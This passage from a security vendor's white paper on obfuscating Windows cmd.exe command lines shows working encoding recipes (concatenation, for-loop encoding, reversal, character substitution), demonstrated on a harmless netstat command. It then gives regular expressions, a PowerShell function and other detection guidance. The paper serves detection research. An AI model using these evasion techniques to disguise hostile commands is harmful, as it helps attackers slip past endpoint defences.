^  C^oM1^=^n^^et)  ) &&, (( ;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1
^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%) )  "
```

Input command `netstat /ano` **does not retain any obfuscation characters**

```
Creator Process Name:    C:\Windows\System32\cmd.exe
Process Command Line:    netstat  /ano
```

Netstat.exe does not support the caret, comma, semicolon or parenthesis obfuscation characters like cmd.exe. However, as mentioned in the Character Insertion Obfuscation section of this paper, double quotes can be used as obfuscation characters in cmd.exe to penetrate the command line arguments of binaries like netstat.exe that do not support the usage of additional obfuscation characters.

Adding paired double quotes to input command to obfuscate its final command line arguments

```
;,,C^Md^,;  ,^/^C^ ^ ", ( ((;,( ;(s^Et
^ ^ co^M3=^^ /^^an^o))  )))&&,,(,S^Et^
^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^  ^
C^oM1^=^n^^e""t)  ) &&, (( ;c^aLl,^;,S^e^T
^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&;
(, ,(c^AlL^, ;,^ ;%Fi^nAl^%) )  "
```

Paired double quotes persist into netstat.exe's command line arguments

```
Creator Process Name:    C:\Windows\System32\cmd.exe
Process Command Line:    ne""tstat /ano
```

The last challenge when using concatenation obfuscation is handling input commands containing non-adjacent double quotes (e.g. `n"e"tstat /ano` instead of `ne""tstat /ano`). Cmd.exe cannot escape double quotes, so an adjacent pair of double quotes is more like a concatenation of the overall argument that remains in the command line arguments of the executed binary. Therefore `s^eT^ ^ C^oM1^=^n^^e""t` is valid but `s^eT^ ^ C^oM1^=^n^^"e"t` is invalid since it incorrectly terminates the encapsulating double quotes around the overall command. The author developed a four-step workaround process to properly concatenate input commands containing non-adjacent double quotes:

1. Replace non-adjacent double quotes with adjacent paired double quotes.

```
;,,C^Md^,;  ,^/^C^ ^ ", ( ((;,( ;(s^Et
^ ^ co^M3=^^ /^^an^o))  )))&&,,(,S^Et^
^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^  ^
C^oM1^=^n^^""e""t)  ) &&, (( ;c^aLl,^;,S^e^T
^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (,
,(c^AlL^, ;,^ ;%Fi^nAl^%) )  "
```

2. Set adjacent paired double quotes in custom environment variable.

```
;,,C^Md^,;  ,^/^C^ ^ ", ( ((;,( ;(s^Et
^ ^ co^M3=^^ /^^an^o))  )))&&,,(,S^Et^
^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^  ^
C^oM1^=^n^^""e""t)  )  &&set quotes=""&&, ((
;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c
^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%) )  "
```

3. Enable delayed environment variable expansion[25] using cmd.exe's `/V:ON` argument.

```
;,,C^Md^,; /V:ON,^/^C^ ^ ", ( ((;,( ;(s^Et ^ ^ co^M3=^^
/^^an^o))  )))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^
^  C^oM1^=^n^^""e""t)  )  &&set quotes=""&&, ((
;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&;
(, ,(c^AlL^, ;,^ ;%Fi^nAl^%) )  "
```

25 Microsoft documents cmd.exe's delayed environment variable expansion at https://blogs.msdn.microsoft.com/oldnewthing/20060823-00/?p=29993

Cmd.exe's help page outlines `/V:ON` argument usage for enabling delayed environment variable expansion

```
/V:ON   Enable delayed environment variable expansion using ! as the
        delimiter. For example, /V:ON would allow !var! to expand the
        variable var at execution time.  The var syntax expands variables
        at input time, which is quite a different thing when inside of a FOR
        loop.
/V:OFF  Disable delayed environment expansion.
```

4. Perform string substitution of adjacent double quotes with substring of variable containing adjacent quotes.

```
;,,C^Md^,; /V:ON,^/^C^ ^ ", ( ((;,( ;(s^Et ^ ^ co^M3=^^
/^^an^o))  )))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^
^  C^oM1^=^n^^""e""t)  )  &&set quotes=""&&, ((
;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&;
(, ,(c^AlL^, ;,^ ;%Fi^nAl^:""=!quotes:~0,1!%) )  "
```

These four steps produce a payload that successfully executes the final command with non-adjacent double quotes.

Creator Process Name:	C:\Windows\System32\cmd.exe
Process Command Line:	n"e"tstat /ano

The `/V:ON` argument to enable delayed environment variable expansion is needed so the `quotes` variable can be expanded in the current session without using the `call` command. This is because the `quotes` variable should be expanded but not the `%final%` variable, and the string substitution inside the `%final%` variable cannot include percent signs when referencing the `quotes` variable. When the `/V:ON` argument is used, variables can be expanded using either percent signs or exclamation points, so `!quotes!` can be used instead of `%quotes%`. The substring `!quotes:~0,1!` then produces a non-adjacent double quote in memory and not on the command line. This non-adjacent double quote replaces all adjacent double quotes in the `%final%` variable via cmd.exe's string substitution syntax `%FinAl:""=!quotes:~0,1!%`.

At its core, concatenation obfuscation is the simplest of the four categories of advanced payload obfuscation techniques developed in this research. Even though concatenation is used heavily in the wild for simple obfuscation of binary names like PowerShell, the author did not identify in the wild usage of cmd.exe concatenation to obfuscate entire payloads like the previous example.

Moreover, at the time of this writing the author has not identified in the wild usage of any of the three remaining advanced payload obfuscation techniques, despite hunting for nine months through public and private file repositories, sandbox execution reports and across 10+ million endpoints for FireEye customers and Mandiant consulting clients.

FORcoding

The FORcoding (for-loop encoding) payload obfuscation technique[26] uses the power of variable expansion inside of cmd.exe's for loop to enable full encoding of input commands. Using the same input command `netstat /ano`, `/V:ON` is included to enable variable expansion and a custom environment variable `unique` contains the command's unique characters.

```
cmd /V:ON /C "set unique=nets /ao&&..."
```

26 The author developed this obfuscation capability during this research.

A for loop contains the properly ordered index values from the `unique` variable's content to reassemble the original command (highlighted in green below). The index values end with a final "bookend" delimiter `1337` which is a random number greater than the highest index value in the for loop.

```
cmd /V:ON /C "set unique=nets /ao&&FOR %A
IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO..."
    n e t s t a t   / a n o
```

Indexes of each character in the `unique` custom environment variable's contents

```
nets /ao
01234567
```

Each index value in the for loop is stored in variable `%A` which can be named any single alphanumeric character. Each iteration of the for loop extracts the character in the unique variable at index `%A` using the substring syntax `!unique:~%A,1!`. The original command is then reassembled character by character by appending each extracted character onto the custom variable `final`.

```
cmd /V:ON /C "set unique=nets /ao&&FOR
%A IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO
set final=!final!!unique:~%A,1!&&..."
```

The `if`[27] command's comparison of the current for loop value `%A` to the final "bookend" value `1337` allows the original command to be fully reassembled in the final variable before invoking its contents.

```
cmd /V:ON /C "set unique=nets /ao&&FOR %A
IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set
final=!final!!unique:~%A,1!&& IF %A==1337
CALL %final:~-12%"
```

The `if` command's == comparison operator used above performs a literal string comparison of the string `1337`, but CompareOp operators[28] (`EQU`, `NEQ`, `LSS`, `LEQ`, `GTR`, `GEQ`) can also be used to perform functionally-equivalent integer comparisons (`%A GEQ 1337`, `%A GTR 1336`, `%A GEQ 99`, etc.).


Finally, the content stored in the custom variable `final` at the end of the command is `!final!netstat /ano`. The leading value `!final!` is from the initial setting of `final=!final!` when the variable `final` has not been instantiated. This first instance of the string `!final!` is treated as a literal string and must be removed from the final variable contents to avoid interfering with the proper execution of the reassembled command.

This `!final!` string can be removed through negative substring syntax subtracting the length of the reassembled command (`%final:~-12%`), positive substring syntax adding the length of the variable name plus the leading and trailing exclamation points (`%final:~7%`), or through string substitution using the asterisk to remove all characters leading up to the end of the variable name and trailing exclamation point (`%final:*final!=%`). Alternatively, if the final variable is set to any non-null value before the for loop (like a single whitespace: `&&set final= &&...`) then no substring or substitution syntax is required for the final variable invocation.


When executing FORcoded payloads or any cmd.exe execution containing a for loop with sub-commands, the standard output includes each for loop iteration. However, these iterations do not appear in cmd.exe's command line arguments.

27 Microsoft documents cmd.exe's if command at https://technet.microsoft.com/en-us/library/bb490920.aspx
28 Microsoft documents CompareOp operators at https://technet.microsoft.com/en-us/library/bb490920.aspx


Cmd.exe's for loop iterations appear in process execution's standard output



Cmd.exe's for loop iterations do not appear in command line arguments



FORcoding obfuscation can support adding randomly-generated garbage characters into the `unique` environment variable and updating the index values in the for loop to make visually reassembling the original command more difficult. All previous insertion obfuscation characters can be added into the FORcoded command, in addition to explicit signing of non-negative integers and interchangeable whitespace, comma and semicolon delimiter characters in any positive quantity between for loop index values:



Insertion obfuscation characters added to FORcoded command

```
Creator Process Name:     C:\Windows\System32\cmd.exe
Process Command Line:     cMd ;/V:ON;,;/C  "((sE^T ^
unIQ^uE=OnBeFt^UsS C/AaToE ))&&,; fo^R;,;%^a,;; i^N;,,;( ,+1; 3  5  7
+5  1^3 +5,,9  11 +1^3 +1;;+15 ^+13^37;,),;,;d^O,,(;(;s^Et     fI^Nal=!
finAl!!uni^Que:~ %^a,1!))&&(;i^F,%^a=^=+13^37,(Ca^lL;%fIn^Al:~-
12%))"
```

Reversal

Reversal payload obfuscation[29] uses a modified for loop to encode commands more efficiently than FORcoding from a command line length perspective. The reversed command is set in a custom environment variable called `reverse`. The for loop's `/L`[30] flag instructs the loop to iterate over a range of values starting from the first value (11) and incrementing by the second value (-1) until it equals the third value (0).

```
cmd /V:ON /C "set reverse=ona/
tatsten&& FOR /L %A IN (11 -1 0) DO set
final=!final!!reverse:~%A,1!&&IF %A==0
CALL %final:~-12%"
```

The `if`[31] command's comparison value does not require a separate "bookend" value like the FORcoding syntax. Instead it uses the final value in the for loop or a value less than the next-to-last iterated value if the `LSS` or `LEQ` CompareOp operators[32] are used when the for loop's increment value is negative.

Reversal payload obfuscation can add random characters to the `reverse` environment variable in matching increments between the original characters. This requires updating the for loop's start, increment and sometimes end values to reflect the new indexes of the original command's characters and spacing in the `reverse` variable. All previous insertion obfuscation characters can be added into the Reversal command, in addition to explicit signing of non-negative integers and interchangeable whitespace, comma and semicolon delimiter characters in any positive quantity between for loop values:

```
,;c^Md;/^V^:O^N;,;/C  "((sE^T
reVEr^sE=OoBnFaU/S CtAa^TtIsOtNe!n))&&,;
fo^R;,;/L,;,%^a,;; i^N;,,;(
,+23; -2;;+1;,) ,;,;d^O,,(;(;s^Et
fI^Nal=!finAl!!rev^Erse:~%^a,1!))&&
(;i^F,%^a=^=^1,(Ca^lL;%fIn^Al:~-12%))"
```

Insertion obfuscation characters added to Reversal command

```
Creator Process Name:     C:\Windows\System32\cmd.exe
Process Command Line:     cMd ;/V:ON;,;/C  "((sE^T
reVEr^sE=OoBnFaU/S CtAa^TtIsOtNe!n))&&,; fo^R;,;/L,;,%^a,;; i^N;,,;( ,
+23; -2;;+1;,),;,;d^O,,(;(;s^Et     fI^Nal=!finAl!!rev^Erse:~%^a,1!))&&
(;i^F,%^a=^=^1,(Ca^lL;%fIn^Al:~-12%))"
```

---

29 The author developed this obfuscation capability during this research. At the time of this publication the author has not identified this obfuscation technique used in the wild.
30 Microsoft documents cmd.exe's for loop arguments at https://technet.microsoft.com/en-us/library/bb490909.aspx
31 Microsoft documents cmd.exe's if command at https://technet.microsoft.com/en-us/library/bb490920.aspx
32 Microsoft documents CompareOp operators at https://technet.microsoft.com/en-us/library/bb490920.aspx

FINcoding

The FINcoding (FIN-style encoding) payload obfuscation technique[33] was named after and inspired by FIN7's use of cmd.exe's native string substitution capability to remove two garbage delimiter characters from a wscript.exe command executed by cmd.exe. However, the author extended this technique to encode any input command with an arbitrary number of character substitutions without requiring a child cmd.exe process to expand the custom variables for each substitution layer. Using the same input command `netstat /ano`, `/V:ON` is included to enable variable expansion and a custom environment variable `command` contains the original input command.

```
cmd /V:ON /C "set command=netstat /ano&&CALL %command%"
```

All `t` characters from the original command are substituted with `Z` in the initial instantiation of the variable `command`. However, the `command` variable's value is then stored in a new variable `sub1` after having all `Z` characters from `command` substituted with the original t characters. The de-obfuscated command stored in the `sub1` variable can then be invoked.

```
cmd /V:ON /C "set command=neZsZaZ /ano&&
set sub1=!command:Z=t!&&CALL %sub1%"
```

An additional layer can be added to substitute the `7` character for each `a` character in the original command. Any number of substitutions can occur, and the de-obfuscation substitutions are most reliably performed in reverse order in case later random character substitutions select characters substituted in previous iterations (e.g. if a later substitution selected the `Z` character from the "original" command which is a placeholder character from a previous substitution).

```
cmd /V:ON /C "set command=neZsZ7Z
/7no&&set sub2=!command:7=a!&&set
sub1=!sub2:Z=t!&&CALL %sub1%"
```

Finally, all previous insertion obfuscation characters can be added into the FINcoded command:

```
,;c^Md;/^V^:O^N;,;/C  "((sE^T coMMa^nD=ne^Z^sZ7^Z /^7no))&&
,(; ( se^T s^Ub2^=!coM^MaNd:7^=a!);;,), &&; ;(((,S^eT
SU^b1^=!sU^b2:Z^=t!);;),)&& (   (;;Ca^lL,,, %suB^1% );,)"
```

Insertion obfuscation characters added to FINcoded command

```
Creator Process Name:    C:\Windows\System32\cmd.exe
Process Command Line:    cMd ;/V:ON;,;/C  "((sE^T
coMMa^nD=ne^Z^sZ7^Z /^7no))&&,(; ( se^T s^Ub2^=!coM^MaNd:7
^=a!);;,), &&; ;(((,S^eT SU^b1^=!sU^b2:Z^=t!);;),)&& (   (;;Ca^lL,,, %
suB^1% );,)"
```

One benefit of FINcoding over FORcoding and Reversal payload obfuscation techniques is that it, like Concatenation, does not produce extraneous standard output since it does not rely on cmd.exe's for loop to perform sub-commands.

33 The author developed this obfuscation capability during this research. At the time of this publication the author has not identified this obfuscation technique used in the wild.

Detecting DOSfuscation

The sole purpose of the author's exploration, classification and development of all cmd.exe obfuscation techniques outlined in this research was and remains to develop robust detection capabilities for this genre of obfuscation before its usage in the wild inevitably increases. While the author developed, tested and deployed static and dynamic detection capabilities in multiple platforms throughout the nine months of this research, the important overall message to defenders developing their own detection capabilities for DOSfuscation is "defense in depth."

Building Blocks for Payload Obfuscation

There are numerous building blocks that must be combined to perform the four categories of payload encoding techniques outlined in the Advanced Payload Obfuscation section. Searching for these building blocks in process arguments, common persistence locations and in file repositories is a good first step in reducing the data set when building robust detections for DOSfuscation in general.

Some basic building block concepts for each of the four encoding techniques are outlined below:

1. Concatenation
   a. Numerous `set` commands + logical operators `&` or `&&` + `call` command

```
cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&
call set final=%com1%%com2%%com3%&&call %final%"
```

   b. Multiple adjacent environment variables for concatenation reassembly
      i. Sample regular expression: `(%[^%]+%){4}`

```
cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&
call set final=%com1%%com2%%com3%&&call %final%"
```

2. FORcoding
   a. `Set` command + for loop syntax + variable substring syntax like `!var:~%A,1!` + if statement + `call` command + variable substring syntax like `%var:~7%`, `%var:~-12%` or `!var:~%A,1!`

```
cmd /V:ON /C "set unique=nets /ao&&FOR %A
IN (0 1 2 3 2 6 2 4 5 6 0 7 1337) DO set
final=!final!!unique:~%A,1!&&IF %A==1337 CALL
%final:~-12%"
```

3. Reversal
   a. Similar to #2 (FORcoding) but can include the for loop's `/L` argument + start/increment/end integers

```
cmd /V:ON /C "set reverse=ona/ tatsten&& FOR /L %A
IN (11 -1 0) DO set final=!final!!reverse:~%A,1!&&IF
%A==0 CALL %final:~-12%"
```

4. FINcoding
   a. Numerous `set` commands + multiple string substitutions like `%var:Z=t%` or `!var:e=7!` or string removals like `%var:@=%`

```
cmd /V:ON /C "set command=neZsZ7Z /7no&&
set sub2=!command:7=a!&&set
sub1=!sub2:Z=t!&&CALL %sub1%"
```

The above building block suggestions are extremely basic and should merely serve as a starting point for detection development. However, this should begin reducing the amount of data returned from initial searches. In the case of small environments there may not be much noise at all to filter out. However, in other environments there might be one of many enterprise applications that legitimately uses for loops, variable substrings and concatenated strings on the command line in high quantities. In these environments multiple iterations and layers of detection tuning may be required.

Character Insertion Obfuscation

As a simple evasion attempt, attackers may add caret characters to obfuscate each of the "anchors" used in the above detections like `set` and `call`:

```
cmd /c "s^et com3= /ano&&s^et
com2=stat&&se^t com1=net&&ca^ll se^t
final=%com1%%com2%%com3%&&ca^ll %final%"
```

A simple way to turn this evasion tactic into a high-fidelity signal is to look for these core internal commands being obfuscated with specific obfuscation characters. Sample regular expressions to detect this obfuscation of `set` and `call` are `[^\w](s\^+e\^*t|s\^*e\^+t)[^\w]` and `[^\w](c\^+a\^*l\^*l|c\^*a\^+l\^*l|c\^*a\^*l\^+l)[^\w]` respectively. This technique can easily be applied to a much longer list of internal commands and can include more obfuscation characters.

If post-processing capabilities are available, regular expressions can be avoided altogether by using character replacement comparisons of the command line arguments. Below is a sample PowerShell function that demonstrates this detection technique:

```
function Get-DOSfuscation ([System.String] $CmdLine)

{
    $cmdLineClean = $CmdLine -replace '\^',''
    $cmdsToCheck = @('s et','call')
    $obfCmds = @()
    foreach ($cmd in $cmdsToCheck)
    {
        if ( ($CmdLine -notmatch "[^\w]$cmd[^\w]") -and `
           ($cmdLineClean -match "[^\w]$cmd[^\w]") )
        {
            $obfCmds += $cmd
        }
    }
    if ($obfCmds)
    {
        [PSCustomObject] @{
            ObfCmds = $obfCmds
            CmdLine = $CmdLine
        }
    }
}
Get-DOSfuscation -CmdLine 'cmd /c "s^et com3= /
ano&&s^et com2=stat&&se^t com1=net&&ca^ll se^t
final=%com1%%com2%%com3%&&ca^ll %final%"'
```

Additional approaches involve detecting high frequencies of all obfuscation characters discussed in this research – `^ " ( ) , ;` – and unusual valid syntaxes like explicitly signed positive integers or whitespace in variable substring syntax (`%var:~   +15,     1%`).

General Cmd.exe Argument Obfuscation

Since attackers often rename binaries before executing them it is advised (especially for static detections) to base detection logic on command line arguments without including the binary name whenever possible. This approach suggests that certain anchor terms be identified in place of using cmd or cmd.exe as the anchor in the command line arguments. An obvious first choice would be anchoring these detections on process executions with arguments containing /C, but there are numerous pitfalls to consider if using this approach:

- Whitespace is not required before or after the /C argument: cmd/Ccalc
- Caret characters can break up the argument: cmd^/^C^calc
- Even if detection authors account for whitespace and caret obfuscation characters applied to the /C argument, cmd.exe's help menu states that "for compatibility reasons.../R is the same as /C." So cmd/Ccalc is the same as cmd/Rcalc.

Cmd.exe help menu stating that for compatibility reasons the /R and /C arguments are the same

```
Note that multiple commands separated by the command separator '&&'
are accepted for string if surrounded by quotes.  Also, for compatibility
reasons, /X is the same as /E:ON, /Y is the same as /E:OFF and /R is the
same as /C.  Any other switches are ignored.
```

Another anchor character term in many of the payload encoding techniques is the /V:ON argument for enabling delayed environment variable expansion. However, it too is subject to several pitfalls:

- Whitespace is not required before or after the /V:ON argument: cmd/V:ON/Ccalc
- Caret characters can break up the argument: cmd^/^V^:^O^N^/Ccalc
- /V:ON can also be written as /V:O, /V:, /V, and (barring some minor syntax exceptions and the /V:OFF argument) any combination of characters after /V including /VeryObfuscated, /VivaLaVida, /V_--_==, etc.
- It is also worth noting that in the context of cmd.exe's arguments, \C means nothing if appearing before /C. An example intended to throw off visual inspection of command line arguments would be cmd.exe \C echo %PATH% <100's of whitespace characters> /C netstat /ano where everything before /C is ignored.

Visually \C can be confused for /C with the actual command located 100's of whitespace characters later

```
Select Command Prompt
C:\>cmd.exe \C echo %PATH%

                                                        /C netstat /ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       848
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       60
```

Generic Binary Argument Obfuscation

Visually deceptive slashes provide a perfect segue into the last obfuscation category – the interchangeability of forward slashes and dashes (and in some cases backward slashes). Many Windows binaries specify command line execution arguments using either a forward slash or a dash. As a result, many defenders write detection rules based on the syntax as defined in the binary's help menu. However, some attackers have started switching between forward slashes and dashes to evade these rigid detection rules.

For example:

- wscript.exe's `//nologo` argument can be written as `/nologo` or `-nologo`
- powershell.exe's `-nop` and `-enc` arguments can be written as `/nop` and `/enc`
- regsvr32.exe's `/s` and `/i` arguments can be written as `-s` and `-i`

Additionally, many binaries allow additional slash flexibility in URLs and file paths:

- regsvr32.exe allows `/i:https://` and `/i:https:\\`
- powershell.exe allows `https://`, `https:\\`, `https:/\` and `https:\/`
- file paths can often be written with substituted slashes in addition to many other directory traversal tricks, drive syntaxes, etc.
  - `c:\windows/system32\.\calc.exe`
  - `c:windows/system32\.//\\\./\/\/.\calc.exe`

Conclusion

Threat actors continue to explore and employ new obfuscation techniques to evade overly rigid detection logic. As cmd.exe caret obfuscation has become commonplace in numerous families of commodity malware, crafty attackers have started shifting to lesser-known obfuscation techniques like double quote obfuscation characters, custom environment variable character substitution and even environment variable substring capabilities for full encoding of batch scripts.

The level of ingenuity determined attackers exhibit must be matched by an equal level of creativity from defenders. This research has been a nine-month journey of exploring cmd.exe's capabilities to obfuscate command line arguments in multiple layers using numerous stacked techniques. The creative component of this research involved developing encoding techniques from existing cmd.exe obfuscation building blocks and writing fuzzers to generate thousands of sample obfuscated commands. This enabled automated mass testing of each iteration of detection logic the author developed for each obfuscation technique.

This iterative approach to enumerating the problem space of cmd.exe obfuscation has led to the author's development of a plethora of layered detection capabilities for the obfuscation techniques outlined in this research. This detection logic is represented in multiple detection formats on numerous platforms running on 10+ million endpoints and sandboxes all around the world. In addition, the hunting component of this research identified surprisingly little variety in basic cmd.exe obfuscation used in the wild, especially when compared to the variety of techniques the author developed during this research. However, it is possible that the variety of cmd.exe obfuscation techniques used in the wild will increase with the dissemination of this research. As attackers continue to build on these techniques, defenders must continually tune detection approaches to avoid falling behind the latest evasion tactics.

It is the author's hope that this research enables defenders to more effectively understand and develop robust detection capabilities for the genre of cmd.exe obfuscation that is DOSfuscation.

Acknowledgements
The author would like to thank Nick Carr (@ItsReallyNick), Matthew Dunwoody (@matthewdunwoody) and Ben Withnell (@bwithnell) of the Advanced Practices Team at FireEye for providing valuable feedback for all iterations of this research, being sounding boards for detection ideas, making finding evil and protecting customers every day incredibly fun, and being all-around awesome team members and friends. The author also gives a special thanks to Matthew Dunwoody (@matthewdunwoody) for providing numerous hours of proofreading and editing for this white paper.

To learn more about FireEye, visit: **www.FireEye.com**

FireEye, Inc.
601 McCarthy Blvd. Milpitas, CA 95035
408.321.6300/877.FIREEYE (347.3393)
info@FireEye.com

© 2019 FireEye, Inc. All rights reserved. FireEye is a registered trademark of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners. M-EXT-WP-US-EN-000262-01

About FireEye, Inc.
FireEye is the intelligence-led security company. Working as a seamless, scalable extension of customer security operations, FireEye offers a single platform that blends innovative security technologies, nation-state grade threat intelligence, and world-renowned Mandiant® consulting. With this approach, FireEye eliminates the complexity and burden of cyber security for organizations struggling to prepare for, prevent, and respond to cyber attacks. FireEye has over 5,300 customers across 67 countries, including more than 845 of the Forbes Global 2000.